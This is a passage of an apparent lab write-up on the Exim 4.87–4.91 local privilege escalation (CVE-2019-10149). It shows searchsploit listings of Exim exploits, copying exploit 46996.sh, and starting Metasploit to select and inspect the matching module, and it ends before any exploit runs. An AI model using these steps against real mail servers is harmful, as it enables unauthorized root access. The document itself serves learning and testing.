
- So as you can see in here it says that "No server certificate defined". Then I searched this issue on google and Youtube a lot. But according those resources, there is no possibility of occurring an error while configuring the Exim server. But for me though, the Exim configuration wasn't successfully continued as it was supposed to be. I spent many number of hours in order to find a solution for this issue. But I couldn't find a proper solution for this problem. But in order to at least show that I know the way to exploit the vulnerability, I carried on my work further.

❖Step 03:-


- After that in order to demonstrate the way I found the vulnerability, I have used "searchsploit". By using searchsploit, you can easily and quickly find out the vulnerability you are looking for. But before launching the searchsploit, first you need to update searchsploit with exploitdb.

Command :- searchsploit -u

- After that I searched for the vulnerability using searchsploit.



```
dilshan@kali:~$ searchsploit exim
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                             |  Path
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Dovecot with Exim - 'sender_address' Remote Command Execution                                                              | linux/remote/25297.txt
Exim - 'GHOST' glibc gethostbyname Buffer Overflow (Metasploit)                                                            | linux/remote/36421.rb
Exim - 'perl_startup' Local Privilege Escalation (Metasploit)                                                              | linux/local/39702.rb
Exim - 'sender_address' Remote Code Execution                                                                              | linux/remote/25970.py
Exim 3.x - Format String                                                                                                   | linux/local/20900.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                                              | linux/local/40054.c
Exim 4.41 - 'dns_build_reverse' Local Buffer Overflow                                                                      | linux/local/756.c
Exim 4.41 - 'dns_build_reverse' Local Read Emails                                                                          | linux/local/1009.c
Exim 4.42 - Local Privilege Escalation                                                                                     | linux/local/796.sh
Exim 4.43 - 'auth_spa_server()' Remote                                                                                     | linux/remote/812.c
Exim 4.63 - Remote Command Execution                                                                                       | linux/remote/15725.pl
Exim 4.84-3 - Local Privilege Escalation                                                                                   | linux/local/39535.sh
Exim 4.87 - 4.91 - Local Privilege Escalation                                                                              | linux/local/46996.sh
Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)                                                                 | linux/local/47307.rb
Exim 4.87 < 4.91 - (Local / Remote) Command Execution                                                                      | linux/remote/46974.txt
Exim 4.89 - 'BDAT' Denial of Service                                                                                       | multiple/dos/43184.txt
exim 4.90 - Remote Code Execution                                                                                          | linux/remote/45671.py
Exim < 4.86.2 - Local Privilege Escalation                                                                                 | linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code Execution                                                                            | linux/remote/44571.py
Exim Buffer 1.6.2/1.6.51 - Local Overflow                                                                                  | unix/local/20333.c
Exim ESMTP 4.80 - glibc gethostbyname Denial of Service                                                                    | linux/dos/35951.py
Exim Internet Mailer 3.35/3.36/4.10 - Format String                                                                        | linux/local/22066.c
Exim Sender 3.35 - Verification Remote Stack Buffer Overrun                                                                | linux/remote/24093.c
Exim4 < 4.69 - string_format Function Heap Buffer Overflow (Metasploit)                                                    | linux/remote/16925.rb
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                                                                   | php/webapps/42221.py
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
dilshan@kali:~$
```




```
root@kali:/home/dilshan# searchsploit exim
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                             |  Path
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Dovecot with Exim - 'sender_address' Remote Command Execution                                                              | linux/remote/25297.txt
Exim - 'GHOST' glibc gethostbyname Buffer Overflow (Metasploit)                                                            | linux/remote/36421.rb
Exim - 'perl_startup' Local Privilege Escalation (Metasploit)                                                              | linux/local/39702.rb
Exim - 'sender_address' Remote Code Execution                                                                              | linux/remote/25970.py
Exim 3.x - Format String                                                                                                   | linux/local/20900.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                                              | linux/local/40054.c
Exim 4.41 - 'dns_build_reverse' Local Buffer Overflow                                                                      | linux/local/756.c
Exim 4.41 - 'dns_build_reverse' Local Read Emails                                                                          | linux/local/1009.c
Exim 4.42 - Local Privilege Escalation                                                                                     | linux/local/796.sh
Exim 4.43 - 'auth_spa_server()' Remote                                                                                     | linux/remote/812.c
Exim 4.63 - Remote Command Execution                                                                                       | linux/remote/15725.pl
Exim 4.84-3 - Local Privilege Escalation                                                                                   | linux/local/39535.sh
Exim 4.87 - 4.91 - Local Privilege Escalation                                                                              | linux/local/46996.sh
Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)                                                                 | linux/local/47307.rb
Exim 4.87 < 4.91 - (Local / Remote) Command Execution                                                                      | linux/remote/46974.txt
Exim 4.89 - 'BDAT' Denial of Service                                                                                       | multiple/dos/43184.txt
exim 4.90 - Remote Code Execution                                                                                          | linux/remote/45671.py
Exim < 4.86.2 - Local Privilege Escalation                                                                                 | linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code Execution                                                                            | linux/remote/44571.py
Exim Buffer 1.6.2/1.6.51 - Local Overflow                                                                                  | unix/local/20333.c
Exim ESMTP 4.80 - glibc gethostbyname Denial of Service                                                                    | linux/dos/35951.py
Exim Internet Mailer 3.35/3.36/4.10 - Format String                                                                        | linux/local/22066.c
Exim Sender 3.35 - Verification Remote Stack Buffer Overrun                                                                | linux/remote/24093.c
Exim4 < 4.69 - string_format Function Heap Buffer Overflow (Metasploit)                                                    | linux/remote/16925.rb
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                                                                   | php/webapps/42221.py
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
root@kali:/home/dilshan# cp usr/share/exploitdb/exploits/linux/local/46996.sh /root/Desktop
```

- Then using the command “cp”, you can copy the exploit code into your desktop.


❖Step 04:-

- Then I used the “metasploit” tool to confirm the vulnerability that I found before. But before starting up the metasploit directly, first you need to start the “postgresql” server. This makes the processes in the metasploit more faster.




~~~
root@kali:/home/dilshan# service postgresql start
root@kali:/home/dilshan# msfconsole

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `•-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v5.0.76-dev                          ]
~~~

- After that I used the keyword “search” to find out the vulnerability that I need.




```
msf5 > search CVE-2019-10149

Matching Modules
================

   #  Name                                               Disclosure Date  Rank       Check  Description
   -  ----                                               ---------------  ----       -----  -----------
   0  exploit/linux/local/exim4_deliver_message_priv_esc  2019-06-05       excellent  Yes    Exim 4.87 - 4.91 Local Privilege Escalation
```



```
msf5 > search exim

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/linux/local/exim4_deliver_message_priv_esc  2019-06-05       excellent  Yes    Exim 4.87 - 4.91 Local Privilege Escalation
   1  exploit/linux/smtp/exim4_dovecot_exec          2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   2  exploit/linux/smtp/exim_gethostbyname_bof      2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   3  exploit/unix/local/exim_perl_startup           2016-03-10       excellent  Yes    Exim "perl_startup" Privilege Escalation
   4  exploit/unix/smtp/exim4_string_format          2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
   5  exploit/unix/webapp/wp_phpmailer_host_header   2017-05-03       average    Yes    WordPress PHPMailer Host Header Command Injection


msf5 > 
```

- Then I used the keyword “use”, to select the particular vulnerability that I need.



```
msf5 > use exploit/linux/local/exim4_deliver_message_priv_esc
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > show info

       Name: Exim 4.87 - 4.91 Local Privilege Escalation
     Module: exploit/linux/local/exim4_deliver_message_priv_esc
   Platform: Linux
       Arch: x86, x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2019-06-05

Provided by:
  Qualys
  Dennis Herrmann
  Marco Ivaldi
  Guillaume André

Available targets:
  Id  Name
  --  ----
  0   Exim 4.87 - 4.91

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXIMPORT  25               yes       The port exim is listening to
  SESSION                    yes       The session to run this module on.

Payload information:

Description:
  This module exploits a flaw in Exim versions 4.87 to 4.91
  (inclusive). Improper validation of recipient address in
  deliver_message() function in /src/deliver.c may lead to command
  execution with root privileges (CVE-2019-10149).
```


- Below commands are used in metasploit to give us information about the vulnerability and the exploitation.

show info :- Show us information about the vulnerability

